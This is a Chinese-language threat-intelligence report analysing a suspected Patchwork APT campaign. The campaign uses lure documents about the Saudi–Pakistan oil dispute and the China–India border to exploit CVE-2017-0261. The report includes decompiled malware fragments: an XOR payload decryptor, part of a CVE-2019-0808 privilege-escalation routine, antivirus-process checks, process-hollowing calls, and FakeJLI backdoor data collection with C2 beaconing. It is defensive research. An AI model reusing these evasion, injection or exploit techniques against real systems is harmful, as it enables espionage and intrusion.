

疑似摩诃草组织利用边境争端问题为诱饵针对周边地区的攻击活动分析

原创 红雨滴团队 奇安信威胁情报中心 前天

概述

“摩诃草”APT团伙（APT-C-09），又称HangOver、VICEROY TIGER、The Dropping Elephant、Patchwork，是一个来自于南亚地区的境外APT组织，该团伙已持续活跃了超过8年时间。“摩诃草”最早由Norman安全公司于2013年曝光，该组织主要针对亚洲地区和国家进行网络间谍活动，主要攻击领域为政府军事机构、科研教育等。

奇安信威胁情报中心红雨滴团队监测发现，该组织近期异常活跃，7月中旬，我们披露该组织利用新武器的攻击活动分析，但该组织并未停止其攻击活动，近日，在日常的样本追踪过程中，红雨滴团队又捕获该组织几起攻击样本，经分析后主要有如下发现：

- 利用与邻国边境争端问题的等热点问题为诱饵，利用CVE-2017-0261漏洞释放执行恶意Payload
- 最终执行的木马仍为摩诃草常用的FakeJLI后门和Bozok RAT，同时与之前的攻击活动一样，都带有AccelerateTechnologies Ltd公司的数字签名证书，根据签名溯源关联发现，疑似该组织开发人员曾将测试样本上传VT测试。
- 升级提权武器库，以往活动中一般采用CVE-2016-7255进行提权，此次攻击活动增加了CVE-2019-0808提权模块
- 疑似该组织开发人员开始测试.NET 版本后门

样本信息


基础信息

此次捕获的样本诱饵以沙特阿拉伯终止巴基斯坦石油供应，中印边境争端为诱饵的文档类样本，均利用CVE-2017-0261漏洞释放执行后续Payload,样本信息如下：


文件名	MD5
why_saudi_ends_loan_and_oil_supply_to_Pakistan.docx	7e74d8708c118c133e6e591ae0fac33b
中印边境争端.docx	6c507f13f23df3f7c7c211858dbae03d

诱饵信息

8月中旬，因克什米尔相关问题，沙特阿拉伯终止了对巴基斯坦的石油供应，此次诱饵结合该热点时事，执行后将会展示相关信息：



同时，此次捕获的样本中还包含一个中文诱饵的样本，内容与边境冲突相关



样本分析

样本6c507f13f23df3f7c7c211858dbae03d和之前的攻击活动基本类似，且EPS中攻击载荷未加密，故本文主要以7e74d8708c118c133e6e591ae0fac33b进行分析。


MD5	7e74d8708c118c133e6e591ae0fac33b
文件名	why_saudi_ends_loan_and_oil_supply_to_Pakistan.docx
修改时间	2020:08:24 12:49:56

[illegible]


```
{
    _DWORD *v2; // eax
    signed int v3; // ecx

    v2 = a1;
    v3 = a2;
    do
    {
        if ( *v2 )
            *v2 ^= 0x16082019u;
        v3 -= 4;
        ++v2;
    }
    while ( v3 >= 4 );
}
```

之后会在启动项目目录下释放一个MSBuild.exe,以及在DeviceSync目录下释放一个与原始样本同名的白文件



与之前攻击活动中常用的白利用的方式不同，此次释放文件结束后，将向explorer.exe注入shellcode启动MSBuild.exe。



同时，我们在特定office版本中还发现，该漏洞会在DeviceSync目录下释放pri.dll,该dll是CVE-2019-0808提权程序。

```

v5 = "[*] Allocated the NULL page!\r\n";
if ( v4 != 0 )
    v5 = "[!] Couldn't allocate the NULL page!\r\n";
sub_10001010(v5);
hModule[0] = LoadLibraryW(L"user32.dll");
LoadLibraryW(L"gdi32.dll");
v6 = GetProcAddress(hModule[0], "IsMenu");
v7 = v6;
if ( !v6 )
{
    v8 = "[!] Failed to find the address of IsMenu within user32.dll.\r\n";
LABEL_11:
    sub_10001010(v8);
    sub_10001010("[!] Couldn't locate the address of HMValidateHandle!\r\n");
    ExitProcess(0xFFFFFFFF);
}
v15 = (char *)v6;
sub_10001010("[*] pIsMenuFunction: 0x%08X\r\n");
v9 = 0;
while ( 1 )
{
    v10 = v9 + 1;
    if ( *((_BYTE *)v7 + v9) == 0xE8u )
        break;
    ++v9;
    if ( v10 >= 0x1000 )
        goto LABEL_10;
}
if ( v9 == 0xFFFFFFFF )
{
    LABEL_10:
        v8 = "[!] Couldn't find offset to HMValidateHandle within IsMenu.\r\n";
        goto LABEL_11;
}
v15 = (char *)hModule[0];
sub_10001010("[*] hUser32: 0x%08X\r\n");
v11 = *((_DWORD *)((char *)v7 + v10));
sub_10001010("[*] relativeAddressBeingCalledInIsMenu: 0x%08X\r\n");
v12 = (char *)v7 - (char *)hModule[0];
sub_10001010("[*] addressOfIsMenuFromStartOfUser32: 0x%08X\r\n");
sub_10001010("[*] offset: 0x%08X\r\n");
dword_1001A2F0 = (int)hModule[0] + v12 + v11 + 0xB;
sub_10001010("[*] pHmValidateHandle: 0x%08X\r\n");
if ( !(unsigned int8)sub_100010F0() )

```

MD5	a9d5531737a51c2416a20fb1690b9d19
文件名	MSBuild.exe
签名	Accelerate Technologies Ltd

释放的程序与与红雨滴7月披露的活动中使用的基本一致，主要功能为解密后续Payload注入执行。样本被加载起来后，首先通过遍历当前进程，从而判断受害者计算机中是否存在杀软。

```

v4 = (int (__stdcall *) (signed int))sub_4018F0(v3, &v23);
dword_412054 = (int)v4;
v5 = (void *)v4(2);
v6 = 0;
v7 = v5;
if ( v5 == (void *)0xFFFFFFFF )
    return v6;
pe.dwSize = 0x128;
v8 = Process32First(v5, &pe);
if ( v8 )
{
    while ( 1 )
    {
        if ( !lstrcmpA(pe.szExeFile, "ekrn.exe") || !lstrcmpA(pe.szExeFile, "egui.exe") )
        {
            CloseHandle(v7);
            return 1;
        }
        if ( strstr(pe.szExeFile, "avg") || strstr(pe.szExeFile, "AVGUI") )
        {
            CloseHandle(v7);
            return 2;
        }
        if ( strstr(pe.szExeFile, "bdagent")
            || strstr(pe.szExeFile, "gziface")
            || strstr(pe.szExeFile, "bitdefender_isecurity.exe") )
        {
            CloseHandle(v7);
            return 3;
        }
        if ( strstr(pe.szExeFile, "uiSeAgt.exe") )
        {
            CloseHandle(v7);
            return 4;
        }
        if ( strstr(pe.szExeFile, "ccSvcHst.exe")
            || strstr(pe.szExeFile, "norton")
            || strstr(pe.szExeFile, "nis.exe")
            || strstr(pe.szExeFile, "ns.exe") )
        {
            CloseHandle(v7);
            return 5;
        }
    }
}

```

之后在内存中解密一个可执行文件。

00404226	39F8	cmp eax, edi			Registers (FPU)
00404228	75 D8	short MicroScM. 00404202			EAX 0041E737 MicroScM. 0041E737
0040422A	8B7C24 0C	mov edi, dword ptr ss:[esp+0xC]	iertutil.773FF481		ECX 00009548
0040422E	8817	mov byte ptr ds:[edi], dl			EDX 00000097
00404230	8B53 04	mov edx, dword ptr ds:[ebx+0x4]			EEK 0022FDBC
00404233	89D1	mov ecx, edx			ESP 0022FDA0
00404235	31C0	xor eax, eax	MicroScM. 0041E737		EBP 0022FF38
00404237	C1E9 1F	shr ecx, 0x1F			ESI 00000001
0040423A	01D1	add ecx, edx			EDI 00000383
0040423C	D1F9	sar ecx, 1			EIP 00405E06 MicroScM. 00405E06
0040423E	85C9	test ecx, ecx			C 0 ES 0023 32bit 0(FFFFFFFF)
00404240	8D79 FF	lea edi, dword ptr ds:[ecx-0x1]			P 0 CS 001B 32bit 0(FFFFFFFF)
00404243	0F8E 7F000000	MicroScM. 004042C8			A 0 SS 0023 32bit 0(FFFFFFFF)
00404249	895C24 30	mov dword ptr ss:[esp+0x30], ebx			Z 0 DS 0023 32bit 0(FFFFFFFF)
0040424D	8D76 00	lea esi, dword ptr ds:[esi]			S 0 FS 003B 32bit 7FDF0000(FFF)
00404250	8B5C24 30	mov ebx, dword ptr ss:[esp+0x30]			T 0 GS 0000 NULL
00404254	89F9	mov ecx, edi			D 0
00404256	29C1	sub ecx, eax	MicroScM. 0041E737		O 0 LastErr ERROR_SUCCESS (00000000)
00404258	8B13	mov edx, dword ptr ds:[ebx]	MicroScM. 004151F0		EFL 00000202 (NO, NE, N, E, A, NS, PO, GE, G)
0040425A	8D2C02	lea ebp, dword ptr ds:[edx+eax]			ST0 empty 0.0
0040425D	0FB6140A	movzx edx, byte ptr ds:[edx+ecx]			ST1 empty 0.0
00404261	83C0 01	add eax, 0x1			ST2 empty 0.0
00404264	0EB675 00	movzx esi, byte ptr ss:[ebp]			ST3 empty 0.0
ebp=0022FF38					ST4 empty 0.0

```

v47 = Call_LoadLibraryA(&ModuleName);
Call_CreateProcessA = (void (__stdcall *)(_DWORD, int *, _DWORD, _DWORD, _DWORD))sub_4018F0(v47, (LPCSTR)a1[69]);
while ( v6 < lstrlenA(aOuemmmEmm) )
    --aOuemmmEmm[v6++];
v7 = Call_LoadLibraryA(aOuemmmEmm);
ZwUnmapViewOfSection = sub_4013E0("P}_dgkz\\co}ElYoi~ced");
v9 = v7;
Call_ZwUnmapViewOfSection = sub_4018F0(v7, ZwUnmapViewOfSection);
v11 = v47;
v12 = (void (__stdcall *) (int, _DWORD, int, int, int, int, int, int, int, int))Call_ZwUnmapViewOfSection;
v13 = (void (__stdcall *) (int, _DWORD))sub_4018F0(v47, (LPCSTR)a1[81]);
str_VirtualProtectEx = xor_3("UjqwvboSqlwf`wF{");
sub_4018F0(v47, str_VirtualProtectEx);
str_NtWriteVirtualMemory = xor_3("MwTqjwfUjqwvboNfnlqz");
Call_NtWriteVirtualMemory = (int (__stdcall *) (int, int, int, _DWORD, _DWORD))sub_4018F0(v9, str_NtWriteVirtualMemory);
sub_4018F0(v11, (LPCSTR)a1[73]);
v44 = (void (__stdcall *) (int, int *))sub_4018F0(v11, (LPCSTR)a1[75]);
v43 = (void (__stdcall *) (int, int *))sub_4018F0(v11, (LPCSTR)a1[77]);
v16 = v11;
v17 = 0;
v42 = (void (__stdcall *) (int))sub_4018F0(v16, (LPCSTR)a1[79]);
sub_4017C0();
Call_CreateProcessA(0, a1 + 4, 0, 0, 0); // 打开自身进程
sub_4042A0(8000);
v12(v49, *(_DWORD *) (v4 + 52), v39, v40, v41, v18, v19, v20, v21, v22);
v23 = *(_DWORD *) (v4 + 80);
v13(v49, *(_DWORD *) (v4 + 52));
v24 = Call_NtWriteVirtualMemory(v49, *(_DWORD *) (v4 + 52), *a1, *(_DWORD *) (v4 + 84), 0);
sub_40BE70("%d\n", v24);
if ( *(_WORD *) (v4 + 6) )

```


最终执行的后门是摩诃草组织常用的FakeJLI后门，该后门加载执行后，首先通过创建互斥量，保证只有一个实例运行

```
strcpy(String, "lfsofm43/emm");
for ( i = 0; i < strlenA(String); ++i )
    --String[i];
v1 = GetModuleHandleA(String);
v2 = GetProcAddress(v1, "CreateMutexA");
strcpy(&v256, "asssszzjdddddjjjddsdgredf");
dword_422B1C = (int)v2;
((void (__stdcall *)(_DWORD, signed int, char *))v2)(0, 1, &v256);
if ( GetLastError() == 0xB7 )
    ExitProcess(0);
memset(&v241, 0, 0x63u);
```

之后收集受害者计算机电脑名，操作系统版本等信息。

```
memset(&VersionInformation, 0, 0x11Cu);
VersionInformation.dwOSVersionInfoSize = 0x11C;
GetVersionExW(&VersionInformation);
v233 = 0;
memset(&v234, 0, 0xC7u);
v237 = 0;
memset(&v238, 0, 0x63u);
v78 = 0;
v79 = 0;
v73 = 0x75;
v74 = 0x75;
v75 = 0x69;
v76 = 0x64;
v77 = 0x3D;
LOBYTE(v78) = 0;
v9 = 0;
do
{
    v10 = *(&v73 + v9);
    *(&v233 + v9++) = v10;
}
while ( v10 );
v11 = sub_4095D2();
v12 = strlen(v11) + 1;
v13 = &v232;
do
    v14 = (v13++)[1];
while ( v14 );
qmemcpy(v13, v11, v12);
v73 = 0x23;
v74 = 0x75;
v75 = 0x6E;
v76 = 0x3D;
v77 = 0;
v15 = &v73 + strlen(&v73) + 1 - &v73;
v16 = &v232;
do
    v17 = (v16++)[1];
while ( v17 );
qmemcpy(v16, &v73, v15);
v18 = sub_409902();
v19 = strlen(v18) + 1;
v20 = &v232;
do
```

之后加密发送获取的基本信息，并根据c2返回数据执行不同的功能。


```

strcat(v7, "&crc=e3a6");
strcpy(&v103, "//e3e7e71a0b28b5e96cc492e636722f73//4sVKA0vu3D//BDYot0NxyG.php");
v41 = *(v39 + 1);
v10 = sub_405157(&v103, v7, v41);
v115 = 0;
memset(&v116, 0, 0x3E7u);
do
{
    memset(&v120, 0, 0x3E8u);
    v11 = AddSIDToBoundaryDescriptor();
    if ( v11 + strlen(&v112) > 0x3E7 )
        break;
    strncat(&v112, &v119, v11);
}
while ( v11 > 0 );
ActivateActCtx(v10, v10);
LOBYTE(v111[0]) = 0;
memset(v111 + 1, 0, 0x28Bu);
if ( sub_404FE2("Warning", &v113) > 0 )
    return MessageBoxA(0, "in warning", 0, 0);
if ( sub_404FE2("Error", &v113) > 0 )
    return MessageBoxA(0, &unk_41D13C, 0, 0);
if ( sub_404FE2(&unk_41D010, &v113) > 0 )
{
    result = sub_404FE2(&unk_41D098, &v113);
    if ( strlen(&v113) > result + 0x2BB )
        return result;
    if ( result > 0 )
    {
        v13 = &v114[result];
        v14 = (v111 - v13);
        do
        {
            v15 = *v13;
            v14[v13] = *v13;
            ++v13;
        }
        while ( v15 );
    }
}
v16 = strlen(v111);
v38 = 0;
if ( LOBYTE(v111[0]) )

```

功能如下：

Token	功能
0	退出
8	上传键盘记录的文件
23	上传截屏的文件
13	上传收集的特定后缀的文件列表（（".txt",".doc",".xls",".xlsx",".docx",".xls",".ppt",".pptx",".pdf"））
5	上传本地文件到服务器
33	从一个url中提取exe链接并下载执行

奇安信威胁情报中心红雨滴团队通过对此次捕获样本的木马特征，基础设施等方向关联发现，此次攻击活动幕后黑手疑似摩诃草组织，同时通过签名信息关联发现，疑似有该组织开发人员将测试样本上传到VT进行测试。

与摩诃草的关联

以之前披露的CVE-2017-0261利用样本类似，解密后续恶意软件的密钥也未发现变化。

```
void __stdcall __spoils<ecx> sub_15C(_DWORD *a1, signed int a2)
{
    _DWORD *v2; // eax
    signed int v3; // ecx

    v2 = a1;
    v3 = a2;
    do
    {
        if ( *v2 )
            *v2 ^= 0x16082019u;
        v3 -= 4;
        ++v2;
    }
    while ( v3 >= 4 );
}
```

摩诃草

```
void __stdcall __spoils<ecx> sub_3A2(_DWORD *a1, signed int a2)
{
    _DWORD *v2; // eax
    signed int v3; // ecx

    v2 = a1;
    v3 = a2;
    do
    {
        if ( *v2 )
            *v2 ^= 0x16082019u;
        v3 -= 4;
        ++v2;
    }
    while ( v3 >= 4 );
}
```

此次攻击活动

且后续恶意Payload为摩诃草组织常用的FakeJLI后门。

```
if ( sub_406BD0((const char *)&v37, "8") == 1 )
{
    Buffer = 0;
    memset(&v57, 0, 0x103u);
    strcpy(String2, "TPX498.dat");
    GetTempPathA(0x104u, &Buffer);
    lstrcatA(&Buffer, String2);
    sub_407980(v25);
}
else if ( sub_406BD0((const char *)&v37, "23") == 1 )
{
    GetTempPathA(0x104u, &String1);
    lstrcatA(&String1, "TPX499.dat");
    sub_403E20();
    sub_407980(v25);
    v26 = clock() + 3000;
    while ( clock() < v26 )
    {
        ;
    }
    DeleteFileA(&String1);
}
```


摩诃草后门

```
if ( sub_404FE2(&unk_41D14C, &v37) == 1 )// 8
{
    v107 = 0;
    memset(&v100, 0, 0x103u);
    v73 = 'T';
    v74 = 'P';
    v75 = 'X';
    v76 = '4';
    v77 = '9';
    v78 = '8';
    v79 = '.';
    v80 = 'd';
    v81 = 'a';
    v82 = 't';
    v83 = 0;
    v39(0x104, &v107);
    lstrcatA(&String1, &String2);
    sub_40637E(&String1);
    goto LABEL_72;
}
if ( sub_404FE2(&unk_41D150, &v37) == 1 )// 32
{
    v73 = 'T';
    v74 = 'P';
    v75 = 'X';
    v76 = '4';
    v77 = '9';
    v78 = '8';
    v79 = '.';
    v80 = 'd';
    v81 = 'a';
    v82 = 't';
    v83 = 0;
}
```

此次攻击活动后门

拓展

与之前的攻击行动一致，释放执行的Loader均带有Accelerate Technologies Ltd公司签名：




并通过签名关联发现多个疑似开发人员测试样本

signature: "EF8C2C79238D83A2AE004FF8751D224DD89482C1"

FILES 32		Detections	Size	First seen	Last seen	Submitters
☐	online.exe	12 / 67	208.91 KB	2020-08-27 16:33:22	2020-08-27 16:33:22	1
